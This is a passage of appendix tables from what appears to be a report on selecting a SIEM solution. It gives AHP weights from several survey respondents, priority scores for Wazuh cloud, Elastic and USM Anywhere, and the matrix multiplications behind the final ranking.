1/A	0.333333333	1	0.166666667	0.25	0.2	0.5	2.45
PC3	0.136054422	0.408163265	0.068027211	0.102040816	0.081632653	0.204081633	1

Figure 61: The results from the security analyst for the "software quality" subcriteria in the survey

	C3.2.1	C3.2.2	Total
A	1	3	
1/A	1	0.333333333	1.333333333
PC3.2	0.75	0.25	1

Figure 62: The results from the security analyst for the usability subcriteria in the survey

	C3.6.1	C3.6.2	C3.6.3	C3.6.4	C3.6.5	C3.6.6	Total
A	1	7	5	2	3	4	
1/A	1	0.142857143	0.2	0.5	0.333333333	0.25	2.426190476
PC3.6	0.412168793	0.058881256	0.082433759	0.206084396	0.137389598	0.103042198	1

Figure 63: The results from the security analyst for the functionality subcriteria in the survey

	C3.6.5.1	C3.6.5.2	Total
A	3	1	
1/A	0.333333333	1	1.333333333
PC3.6.5	0.25	0.75	1

Figure 64: The results from the security analyst for the "additional features" subcriteria in the survey

E.3 Navigator of circle "Technology and Development"

	C1	C2	C3	Total
A	4	3	1	
1/A	0.25	0.333333333	1	1.583333333
PC	0.157894737	0.210526316	0.631578947	1

Figure 65: The results from the navigator for the top-level criteria in the survey

	C1.1	C1.2	C1.3	C1.4	C1.5	Total
A	3	4	5	1	3	
1/A	0.333333333	0.25	0.2	1	0.333333333	2.116666667
PC1	0.157480315	0.118110236	0.094488189	0.472440945	0.157480315	1

Figure 66: The results from the navigator for the vendor subcriteria in the survey

	C2.1	C2.2	Total
A	2	1	
1/A	0.5	1	1.5
PC2	0.333333333	0.666666667	1

Figure 67: The results from the navigator for the organisational subcriteria in the survey

	C3.1	C3.2	C3.3	C3.4	C3.5	C3.6	Total
A	1	3	5	2	3	1	
1/A	1	0.333333333	0.2	0.5	0.333333333	1	3.366666667
PC3	0.297029703	0.099009901	0.059405941	0.148514851	0.099009901	0.297029703	1

Figure 68: The results from the navigator for the "software quality" subcriteria in the survey

	C3.2.1	C3.2.2	Total
A	3	1	
1/A	0.333333333	1	1.333333333
PC3.2	0.25	0.75	1

Figure 69: The results from the navigator for the usability subcriteria in the survey

	C3.6.1	C3.6.2	C3.6.3	C3.6.4	C3.6.5	C3.6.6	Total
A	2	4	3	3	2	1	
1/A	0.5	0.25	0.333333333	0.333333333	0.5	1	2.916666667
PC3.6	0.171428571	0.085714286	0.114285714	0.114285714	0.171428571	0.342857143	1

Figure 70: The results from the navigator for the functionality subcriteria in the survey

	C3.6.5.1	C3.6.5.2	Total
A	1	5	
1/A	1	0.2	1.2
PC3.6.5	0.833333333	0.166666667	1

Figure 71: The results from the navigator for the "additional features" subcriteria in the survey

E.4 Navigator of sub-circle "Digital working"

	C1	C2	C3	Total
A	3	1	2	
1/A	0.333333333	1	0.5	1.833333333
PC	0.181818182	0.545454545	0.272727273	1

Figure 72: The results from the sub-circle navigator for the top-level criteria in the survey

	C1.1	C1.2	C1.3	C1.4	C1.5	Total
A	1	2	2	1	2	
1/A	1	0.5	0.5	1	0.5	3.5
PC1	0.285714286	0.142857143	0.142857143	0.285714286	0.142857143	1

Figure 73: The results from the sub-circle navigator for the vendor subcriteria in the survey

	C2.1	C2.2	Total
A	5	1	
1/A	0.2	1	1.2
PC2	0.166666667	0.833333333	1

Figure 74: The results from the sub-circle navigator for the organisational subcriteria in the survey

	C3.1	C3.2	C3.3	C3.4	C3.5	C3.6	Total
A	1	1	3	3	1	1	
1/A	1	1	0.333333333	0.333333333	1	1	4.666666667
PC3	0.214285714	0.214285714	0.071428571	0.071428571	0.214285714	0.214285714	1

Figure 75: The results from the sub-circle navigator for the "software quality" criteria in the survey

	C3.2.1	C3.2.2	Total
A	4	1	
1/A	0.25	1	1.25
PC3.2	0.2	0.8	1

Figure 76: The results from the sub-circle navigator for the usability subcriteria in the survey

	C3.6.1	C3.6.2	C3.6.3	C3.6.4	C3.6.5	C3.6.6	Total
A	2	3	1	1	4	1	
1/A	0.5	0.333333333	1	1	0.25	1	4.083333333
PC3.6	0.12244898	0.081632653	0.244897959	0.244897959	0.06122449	0.244897959	1

Figure 77: The results from the sub-circle navigator for the functionality subcriteria in the survey

	C3.6.5.1	C3.6.5.2	Total
A	1	2	
1/A	1	0.5	1.5
PC3.6.5	0.666666667	0.333333333	1

Figure 78: The results from the sub-circle navigator for the "additional features" subcriteria in the survey

E.5 System administrator

	C1	C2	C3	Total
A	5	1	3	
1/A	0.2	1	0.333333333	1.533333333
PC	0.130434783	0.652173913	0.217391304	1

Figure 79: The results from the system administrator for the top-level criteria in the survey

	C1.1	C1.2	C1.3	C1.4	C1.5	Total
A	5	3	2	2	1	
1/A	0.2	0.333333333	0.5	0.5	1	2.533333333
PC1	0.078947368	0.131578947	0.197368421	0.197368421	0.394736842	1

Figure 80: The results from the system administrator for the vendor subcriteria in the survey

	C2.1	C2.2	Total
A	3	1	
1/A	0.333333333	1	1.333333333
PC2	0.25	0.75	1

Figure 81: The results from the system administrator for the organisational subcriteria in the survey

	C3.1	C3.2	C3.3	C3.4	C3.5	C3.6	Total
A	3	2	3	1	1	2	
1/A	0.333333333	0.5	0.333333333	1	1	0.5	3.666666667
PC3	0.090909091	0.136363636	0.090909091	0.272727273	0.272727273	0.136363636	1

Figure 82: The results from the system administrator for the "software quality" subcriteria in the survey

	C3.2.1	C3.2.2	Total
A	4	1	
1/A	0.25	1	1.25
PC3.2	0.2	0.8	1

Figure 83: The results from the system administrator for the usability subcriteria in the survey

	C3.6.1	C3.6.2	C3.6.3	C3.6.4	C3.6.5	C3.6.6	Total
A	2	3	1	1	4	2	
1/A	0.5	0.333333333	1	1	0.25	0.5	3.583333333
PC3.6	0.139534884	0.093023256	0.279069767	0.279069767	0.069767442	0.139534884	1

Figure 84: The results from the system administrator for the functionality subcriteria in the survey

	C3.6.5.1	C3.6.5.2	Total
A	2	1	
1/A	0.5	1	1.5
PC3.6.5	0.333333333	0.666666667	1

Figure 85: The results from the system administrator for the "additional features" subcriteria in the survey

E.6 Aggregated results

PC	Vendor C1	Organisation C2	Software C3	Total
IT architect	0.217391304	0.130434783	0.652173913	1
Analyst	0.217391304	0.130434783	0.652173913	1
Navigator	0.157894737	0.210526316	0.631578947	1
Sub-navigator	0.181818182	0.545454545	0.272727273	1
Administrator	0.130434783	0.652173913	0.217391304	1
Total	0.90493031	1.66902434	2.426045351	5
Avg	0.180986062	0.333804868	0.48520907	1

Figure 86: The calculation for the weights of the top-level criteria

PSC1	Organisation C1.1	Price & Licensing C1.2	Training C1.3	Support C1.4	Roadmap & Documenta-tion C1.5	Total
IT architect	0.094488189	0.472440945	0.078740157	0.236220472	0.118110236	1
Analyst	0.099526066	0.497630332	0.082938389	0.248815166	0.071090047	1
Navigator	0.157480315	0.118110236	0.094488189	0.472440945	0.157480315	1
Sub-navigator	0.285714286	0.142857143	0.142857143	0.285714286	0.142857143	1
Administrator	0.078947368	0.131578947	0.197368421	0.197368421	0.394736842	1
Total	0.716156224	1.362617603	0.596392299	1.44055929	0.884274584	5
Avg	0.143231245	0.272523521	0.11927846	0.288111858	0.176854917	1

Figure 87: The calculation for the weights of the vendor subcriteria

PSC2	Budget C2.1	In-house skills C2.2	Total
IT architect	0.833333333	0.166666667	1
Analyst	0.833333333	0.166666667	1
Navigator	0.333333333	0.666666667	1
Sub-navigator	0.166666667	0.833333333	1
Administrator	0.25	0.75	1
Total	2.416666667	2.583333333	5
Avg	0.483333333	0.516666667	1

Figure 88: The calculation for the weights of the organisational subcriteria

PSC3	Reliability C3.1	Usability C3.2	Portability C3.3	Efficiency C3.4	Maintainabi-lity C3.5	Functionality C3.6	Total
IT architect	0.087227414	0.218068536	0.062305296	0.087227414	0.109034268	0.436137072	1
Analyst	0.136054422	0.408163265	0.068027211	0.102040816	0.081632653	0.204081633	1
Navigator	0.297029703	0.099009901	0.059405941	0.148514851	0.099009901	0.297029703	1
Sub-navigator	0.214285714	0.214285714	0.071428571	0.071428571	0.214285714	0.214285714	1
Administrator	0.090909091	0.136363636	0.090909091	0.272727273	0.272727273	0.136363636	1
Total	0.825506344	1.075891053	0.35207611	0.681938926	0.776689809	1.287897758	5
Avg	0.165101269	0.215178211	0.070415222	0.136387785	0.155337962	0.257579552	1

Figure 89: The calculation for the weights of the "software quality" criteria

PSC3.2	Intuitive interface C3.2.1	Use load C3.2.2	Total
IT architect	0.833333333	0.166666667	1
Analyst	0.75	0.25	1
Navigator	0.25	0.75	1
Sub-navigator	0.2	0.8	1
Administrator	0.2	0.8	1
Total	2.233333333	2.766666667	5
Avg	0.446666667	0.553333333	1

Figure 90: The calculation for the weights of the usability subcriteria

PSC3.6	Interoperability C3.6.1	User management C3.6.2	Investigation / analysis C3.6.3	Reporting / presentation C3.6.4	Support additional features C3.6.5	Security C3.6.6	Total
IT architect	0.114942529	0.057471264	0.344827586	0.344827586	0.068965517	0.068965517	1
Analyst	0.412168793	0.058881256	0.082433759	0.206084396	0.137389598	0.103042198	1
Navigator	0.171428571	0.085714286	0.114285714	0.114285714	0.171428571	0.342857143	1
Sub-navigator	0.12244898	0.081632653	0.244897959	0.244897959	0.06122449	0.244897959	1
Administrator	0.139534884	0.093023256	0.279069767	0.279069767	0.069767442	0.139534884	1
Total	0.960523756	0.376722715	1.065514786	1.189165424	0.508775618	0.899297701	5
Avg	0.192104751	0.075344543	0.213102957	0.237833085	0.101755124	0.17985954	1

Figure 91: The calculation for the weights of the functionality subcriteria

PSC3.6.5	Flexibility in security directives C3.6.5.1	Location: cloud or local C3.6.5.2	Total
IT architect	0.166666667	0.833333333	1
Analyst	0.25	0.75	1
Navigator	0.833333333	0.166666667	1
Sub-navigator	0.666666667	0.333333333	1
Administrator	0.333333333	0.666666667	1
Total	2.25	2.75	5
Avg	0.45	0.55	1

Figure 92: The calculation for the weights of the "additional features" criteria

F Priority calculations for lowest-level criteria

This appendix contains all the priority calculations for the lowest-level criteria, using the scores from Table 10 in the same order as mentioned in that table.

C1.1	Wazuh cloud	Elastic	USM Anywhere	Total
A	5	1	3	
1/A	0.2	1	0.333333333	1.533333333
Pr1.1	0.130434783	0.652173913	0.217391304	1

Figure 93: Calculation of the priorities for the "Organisation (vendor)" criterion

C1.2	Wazuh cloud	Elastic	USM Anywhere	Total
A	2	1	3	
1/A	0.5	1	0.333333333	1.833333333
Pr1.2	0.272727273	0.545454545	0.181818182	1

Figure 94: Calculation of the priorities for the "Price & Licensing" criterion

C1.3	Wazuh cloud	Elastic	USM Anywhere	Total
A	2	3	1	
1/A	0.5	0.333333333	1	1.833333333
Pr1.3	0.272727273	0.181818182	0.545454545	1

Figure 95: Calculation of the priorities for the Training criterion

C1.4	Wazuh cloud	Elastic	USM Anywhere	Total
A	2	1	2	
1/A	0.5	1	0.5	2
Pr1.4	0.25	0.5	0.25	1

Figure 96: Calculation of the priorities for the Support criterion

C1.5	Wazuh cloud	Elastic	USM Anywhere	Total
A	1	3	2	
1/A	1	0.333333333	0.5	1.833333333
Pr1.5	0.545454545	0.181818182	0.272727273	1

Figure 97: Calculation of the priorities for the "Roadmap & Documentation" criterion

C2.1	Wazuh cloud	Elastic	USM Anywhere	Total
A	1	1	1	
1/A	1	1	1	3
Pr2.1	0.333333333	0.333333333	0.333333333	1

Figure 98: Calculation of the priorities for the Budget criterion

C2.2	Wazuh cloud	Elastic	USM Anywhere	Total
A	2	3	1	
1/A	0.5	0.333333333	1	1.833333333
Pr2.2	0.272727273	0.181818182	0.545454545	1

Figure 99: Calculation of the priorities for the "In-house skills" criterion

C3.1	Wazuh cloud	Elastic	USM Anywhere	Total
A	1	1	1	
1/A	1	1	1	3
Pr3.1	0.333333333	0.333333333	0.333333333	1

Figure 100: Calculation of the priorities for the Reliability criterion

C3.2.1	Wazuh cloud	Elastic	USM Anywhere	Total
A	3	2	1	
1/A	0.333333333	0.5	1	1.833333333
Pr3.2.1	0.181818182	0.272727273	0.545454545	1

Figure 101: Calculation of the priorities for the "Intuitive interface" criterion

C3.2.2	Wazuh cloud	Elastic	USM Anywhere	Total
A	1	1	1	
1/A	1	1	1	3
Pr3.2.2	0.333333333	0.333333333	0.333333333	1

Figure 102: Calculation of the priorities for the "Use load" criterion

C3.3	Wazuh cloud	Elastic	USM Anywhere	Total
A	1	2	4	
1/A	1	0.5	0.25	1.75
Pr3.3	0.571428571	0.285714286	0.142857143	1

Figure 103: Calculation of the priorities for the Portability criterion

C3.4	Wazuh cloud	Elastic	USM Anywhere	Total
A	1	1	1	
1/A	1	1	1	3
Pr3.4	0.333333333	0.333333333	0.333333333	1

Figure 104: Calculation of the priorities for the Efficiency criterion

C3.5	Wazuh cloud	Elastic	USM Anywhere	Total
A	2	4	1	
1/A	0.5	0.25	1	1.75
Pr3.5	0.285714286	0.142857143	0.571428571	1

Figure 105: Calculation of the priorities for the Maintainability criterion

C3.6.1	Wazuh cloud	Elastic	USM Anywhere	Total
A	4	2	1	
1/A	0.25	0.5	1	1.75
Pr3.6.1	0.142857143	0.285714286	0.571428571	1

Figure 106: Calculation of the priorities for the Interoperability criterion

C3.6.2	Wazuh cloud	Elastic	USM Anywhere	Total
A	1	3	3	
1/A	1	0.333333333	0.333333333	1.666666667
Pr3.6.2	0.6	0.2	0.2	1

Figure 107: Calculation of the priorities for the "User management: management load" criterion

C3.6.3	Wazuh cloud	Elastic	USM Anywhere	Total
A	1	2	4	
1/A	1	0.5	0.25	1.75
Pr3.6.3	0.571428571	0.285714286	0.142857143	1

Figure 108: Calculation of the priorities for the "Investigation / Analysis" criterion

C3.6.4	Wazuh cloud	Elastic	USM Anywhere	Total
A	2	2	1	
1/A	0.5	0.5	1	2
Pr3.6.4	0.25	0.25	0.5	1

Figure 109: Calculation of the priorities for the "Reporting / Presentation" criterion

C3.6.5.1	Wazuh cloud	Elastic	USM Anywhere	Total
A	3	3	1	
1/A	0.333333333	0.333333333	1	1.666666667
Pr3.6.5.1	0.2	0.2	0.6	1

Figure 110: Calculation of the priorities for the "Flexibility in security directives" criterion

C3.6.5.2	Wazuh cloud	Elastic	USM Anywhere	Total
A	1	2	2	
1/A	1	0.5	0.5	2
Pr3.6.5.2	0.5	0.25	0.25	1

Figure 111: Calculation of the priorities for the "Location: cloud or local" criterion

C3.6.6	Wazuh cloud	Elastic	USM Anywhere	Total
A	1	2	2	
1/A	1	0.5	0.5	2
Pr3.6.6	0.5	0.25	0.25	1

Figure 112: Calculation of the priorities for the Security criterion

G Matrix multiplications

This appendix shows the matrices used to calculate the priority of the three SIEM solutions, as well as the resulting matrices from those multiplications. The resulting matrices can also be found in Section 4.5.

G.1 Level 4 (Yellow)

PSC	Flexibility in security directives C3.6.5.1	Location: cloud or local C3.6.5.2
C3.6.5	0.45	0.55

Figure 113: PSC matrix of the level 4 subcriteria

PASC	Wazuh	Elastic	USM
C3.6.5.1	0.2	0.2	0.6
C3.6.5.2	0.5	0.25	0.25

Figure 114: PASC matrix of the level 4 subcriteria

PAC	Wazuh	Elastic	USM
C3.6.5	0.365	0.2275	0.4075

Figure 115: PAC matrix of the level 4 subcriteria; the result of multiplying the matrices in Figures 113 and 114

G.2 Level 3 (Light orange)

PASC	Wazuh	Elastic	USM
C3.2.1	0.181818182	0.272727273	0.545454545
C3.2.2	0.333333333	0.333333333	0.333333333
C3.6.1	0.142857143	0.285714286	0.571428571
C3.6.2	0.6	0.2	0.2
C3.6.3	0.571428571	0.285714286	0.142857143
C3.6.4	0.25	0.25	0.5
C3.6.5	0.365	0.2275	0.4075
C3.6.6	0.5	0.25	0.25

Figure 116: PASC matrix of the level 3 subcriteria

PSC	Organisation C1.1	Price & Licensing C1.2	Training C1.3	Support C1.4	Roadmap & Documenta-tion C1.5	Budget C2.1	In-house skills C2.2	Reliability C3.1	Usability C3.2	Portability C3.3	Efficiency C3.4	Maintainabi-lity C3.5	Functionality C3.6
C1	0.143231245	0.272523521	0.11927846	0.288111858	0.176854917	0	0	0	0	0	0	0	0
C2	0	0	0	0	0	0.483333333	0.516666667	0	0	0	0	0	0
C3	0	0	0	0	0	0	0	0.165101269	0.215178211	0.070415222	0.136387785	0.155337962	0.257579552

Figure 117: PSC matrix of the level 2 subcriteria

PSC	Intuitive interface C3.2.1	Use load C3.2.2	Interoperabi-lity C3.6.1	User management C3.6.2	Investigation / analysis C3.6.3	Reporting / presentation C3.6.4	Support additional features C3.6.5	Security C3.6.6
C3.2	0.446666667	0.553333333	0	0	0	0	0	0
C3.6	0	0	0.192104751	0.075344543	0.213102957	0.237833085	0.101755124	0.17985954

Figure 118: PSC matrix of the level 3 subcriteria

PAC	Wazuh	Elastic	USM
C3.2	0.265656566	0.306262626	0.428080808
C3.6	0.380952041	0.258414986	0.360632972

Figure 119: PAC matrix of the level 3 subcriteria; the result of multiplying the matrices in Figures 118 and 116

G.3 Level 2 (Dark orange)

PASC	Wazuh	Elastic	USM
C1.1	0.130434783	0.652173913	0.217391304
C1.2	0.272727273	0.545454545	0.181818182
C1.3	0.272727273	0.181818182	0.545454545
C1.4	0.25	0.5	0.25
C1.5	0.545454545	0.181818182	0.272727273
C2.1	0.333333333	0.333333333	0.333333333
C2.2	0.272727273	0.181818182	0.545454545
C3.1	0.333333333	0.333333333	0.333333333
C3.2	0.265656566	0.306262626	0.428080808
C3.3	0.571428571	0.285714286	0.142857143
C3.4	0.333333333	0.333333333	0.333333333
C3.5	0.285714286	0.142857143	0.571428571
C3.6	0.380952041	0.258414986	0.360632972

Figure 120: PASC matrix of the level 2 subcriteria

PAC	Wazuh	Elastic	USM
C1	0.294031705	0.439959236	0.26600906
C2	0.302020202	0.255050505	0.442929293
C3	0.340404856	0.275269584	0.38432556

Figure 121: PAC matrix of the level 2 subcriteria; the result of multiplying the matrices in Figures 117 and 120

G.4 Level 1 (Red)

PC	Vendor C1	Organisation C2	Software C3
C	0.180986062	0.333804868	0.48520907

Figure 122: PC matrix of the level 1 criteria

PAC	Wazuh	Elastic	USM
C1	0.294031705	0.439959236	0.26600906
C2	0.302020202	0.255050505	0.442929293
C3	0.340404856	0.275269584	0.38432556

Figure 123: PAC matrix of the level 1 criteria

	Wazuh	Elastic	USM
PA	0.319198978	0.298326888	0.382474134

Figure 124: PA matrix of the level 1 criteria; the result of multiplying the matrices in Figures 122 and 123